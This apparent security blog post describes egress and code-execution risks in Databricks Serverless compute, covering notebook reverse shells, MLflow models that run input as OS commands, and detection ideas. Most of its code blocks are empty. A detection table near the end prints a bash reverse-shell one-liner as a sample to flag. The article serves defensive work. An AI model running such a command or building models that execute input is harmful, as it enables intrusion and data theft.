
Lead #
Serverless compute in Databricks simplifies operations: no cluster sizing, near-instant startup, pay-for-what-you-run. For engineers and analysts, the experience is seamless. For security teams, the question is straightforward: where exactly does my code run, and who can it talk to?
This article is a practical, security-first look at the current Serverless landscape in Databricks: what to watch for, how to test safely (dry-run first), and a checklist you can hand to your ops and security teams today.
How Serverless works (short, practical overview) #
In Serverless mode Databricks allocates compute from a managed, shared pool rather than spinning up instances in your VPC. The workflow is simple for the user: submit job → Databricks provides runtime → job executes → resources are released. Nice. Cheap. Fast.
From a security and compliance perspective, the important bits are:
- compute is not inside your VPC,
- Unity Catalog provides governance and RBAC but does not equate to physical network isolation,
- network paths and egress destinations can differ from those you control with NSGs / security groups.
Treat Serverless as a shared resource with stronger need for defensive controls than an equivalent workload running inside your own VPC.
What “serverless” really implies for security #
For regulated environments the default Serverless model introduces two core risks:
- Network control gap - outbound (egress) traffic from serverless compute may not traverse your firewalls or private links unless you explicitly configure the available controls.
- Runtime exposure - serverless kernels or model-serving runtimes may run user code, and that code can reach external hosts or access short-lived credentials if not carefully isolated.
Unity Catalog helps with who can read/write data, but not with where the code actually executes.
When Serverless Can Talk to the Internet #
There are several excellent articles worth reading if you’re serious about securing your Databricks serverless infrastructure:
- Isolake, Revisited: Isolating Databricks Serverless Workloads from the Public Internet by JD Braun
- Azure Databricks Storage Connectivity Patterns: Serverless vs. Classic with DNS Variations by Hao Wang
Both pieces are must-reads if you want to understand how to properly isolate serverless compute and control outbound connectivity.
In this article, however, I’ll stay focused on what happens when you don’t follow their advice: the real-world consequences of ignoring egress isolation and the risks that appear when serverless workloads can freely reach the Internet.
Types of Serverless Resources #
Before we start, let’s review the basics. According to the [Databricks documentation on Serverless compute], the main categories of serverless resources include:
- Serverless Notebooks
- Serverless Jobs
- Serverless SQL Warehouses
- Serverless Lakeflow / Delta Live Tables (DLT)
- Serverless GPU Compute (beta)
- *AI / Model Training & Serving workloads (model endpoints, Mosaic AI, etc.)
From a security and governance perspective each of them presents different risk surfaces depending on how they execute code and interact with data. Keep in mind that Databricks continues to introduce new features like apps, agents that may indicate another type of the risk.
In the next part, I’ll focus on specific resource types from the list above and walk through their potential security risks, so you can map each scenario to your own environment and use case.
High-level scenarios attackers might try #
Notebook runtime as an outbound pivot #
A user or compromised notebook can run arbitrary code in a kernel. If that kernel can open outbound connections and access stored credentials, it becomes a pivot for exfiltration or remote control.
flowchart TB
%% Top-down flow
subgraph USER [User / Analyst]
u[User]
end

subgraph CPLANE [Control Plane]
cp[Control Plane - Account Console]
end

subgraph SLS [Serverless]
s[Serverless Compute - notebooks / jobs / model serving]
end

subgraph DPLANE [Data Plane / Storage]
d[Storage and Data Plane]
end

%% Attacker infrastructure (side layout)
subgraph ATTACK [Attacker Infrastructure]
direction LR
ah[Attacker Host - listening]
au[Attacker User]
end

%% Vertical flows (legitimate)
u -->|submit job or query| cp
cp -->|provision runtime| s
s -->|access data or write results| d

%% Side (malicious) connection
s -.->|unauthorized outbound beacon| ah
au -->|control channel| ah

classDef dashed stroke-dasharray: 5 5,stroke:#d9534f;
class ah dashed
This scenario is very easy to imagine. Creating reverse shell can be executed with using an unlimited number of techniques. You can consider, what happens when your serverless is not secured (network access) and someone will execute in their notebook a reverse shell in one of the most primitive method that you can try to:
|
|
Sometimes I hear quick fixes like “let’s just disable magic commands.” That misses the point entirely. Magic commands aren’t the problem. They’re useful tools. Turning them off is like patching a tiny hole while leaving the patio doors wide open.
Serverless workloads must have no direct Internet access. Not “dry-run mode”, but literally disconnected. There are countless ways to open a reverse shell: through Bash, Python, Scala, Spark, R, or even SQL. You can’t block them all individually.
Block first, then detect attempts. If your serverless compute can talk to the Internet, you’ve already lost meaningful control. Cut off egress entirely, and then focus on building detection and monitoring where it actually matters.
Model serving / MLflow as an execution vector #
Models registered in MLflow often include custom preprocessing or postprocessing logic, and sometimes even full wrappers that execute additional code at serving time. Now, imagine a situation where a user deploys such a model, but instead of doing what it claims, the model performs something entirely different.
Before deploying any model to a serving endpoint, always review the code. Never assume it’s safe just because it runs or produces expected outputs. Users can apply various obfuscation techniques to hide what their model actually does.
All libraries used by the model should come exclusively from your internal, continuously scanned repositories (such as Artifactory, internal PyPI mirrors, or Maven mirrors). The code may look perfectly legitimate, but the real danger often hides inside one of those dependencies.
flowchart TB
U[User / Data Scientist - develops model code] --> M[MLflow Model - includes preprocessing and custom logic]
M --> R[Model Registry - versioned and stored]
R --> SE[Serving Endpoint - serverless runtime]
SE -->|expected| O[Predictions / API responses]
SE -.->|hidden behavior| X[Unintended Actions - data exfiltration or outbound calls]

%% Visual grouping and style
classDef good fill:#c7f0c7,stroke:#333,stroke-width:1px;
classDef bad fill:#f8d7da,stroke:#b30000,stroke-width:1px,stroke-dasharray: 5 5;
class O good
class X bad
Consider a minimal mlflow.pyfunc.PythonModel whose predict() implementation invokes the operating system (for example, via subprocess) on strings taken directly from the input data. If you register such a class as a model and expose it via a serving endpoint, the danger is obvious: an attacker who controls the input can cause the serving runtime to execute arbitrary OS commands.
|
|
In practical terms, serving a model that directly interprets input as shell commands turns every inference request into a potential attack vector. The consequences include data exfiltration, privilege escalation, and lateral movement inside your environment, all originating from what appears to be an ordinary prediction call. Again, you can consider what will happens when such payload will be uploaded :
|
|
Never execute untrusted input. Before deploying any model to production, review its code and its dependencies carefully. Ensure that preprocessing and prediction logic treat inputs strictly as data, not as executable commands, and that all third-party libraries come from internal, continuously scanned artifact repositories.
Indicators of compromise - what to log & watch #
Add these to your telemetry plan and SIEM:
network_outboundentries to unknown FQDNs or unusual ports.- Notebook execution logs showing shell invocations or package installs.
- Model registry events: new artifacts, modified artifacts, or unexpected deploys.
- Sudden spikes of outbound DNS resolution for domains not in your allowlist.
- Changes to Network Policies or NCC configurations by unexpected actors.
Example Databricks SQL detection queries:
|
|
Of course it is just simple example that can give you some ideas.
You could consider to use for example ai_query or ai_classify and use LLM to help you to identify if command is malicious or not. It will be better choice than set of the regex.
To give you some ideas:
|
|
| Command | ai_verdict |
|---|---|
| bash -i >& /dev/tcp/192.168.0.1/5555 0>&1 | Suspicious |
| select * from table | Valid |
It should give some ideas to which direcation you should go.
Final notes #
Serverless compute is a powerful productivity tool, but it does not remove the need for security engineering. Serverless shifts some operational burden to Databricks, which is fine, if you accept that new guardrails and an explicit plan are required on your side.
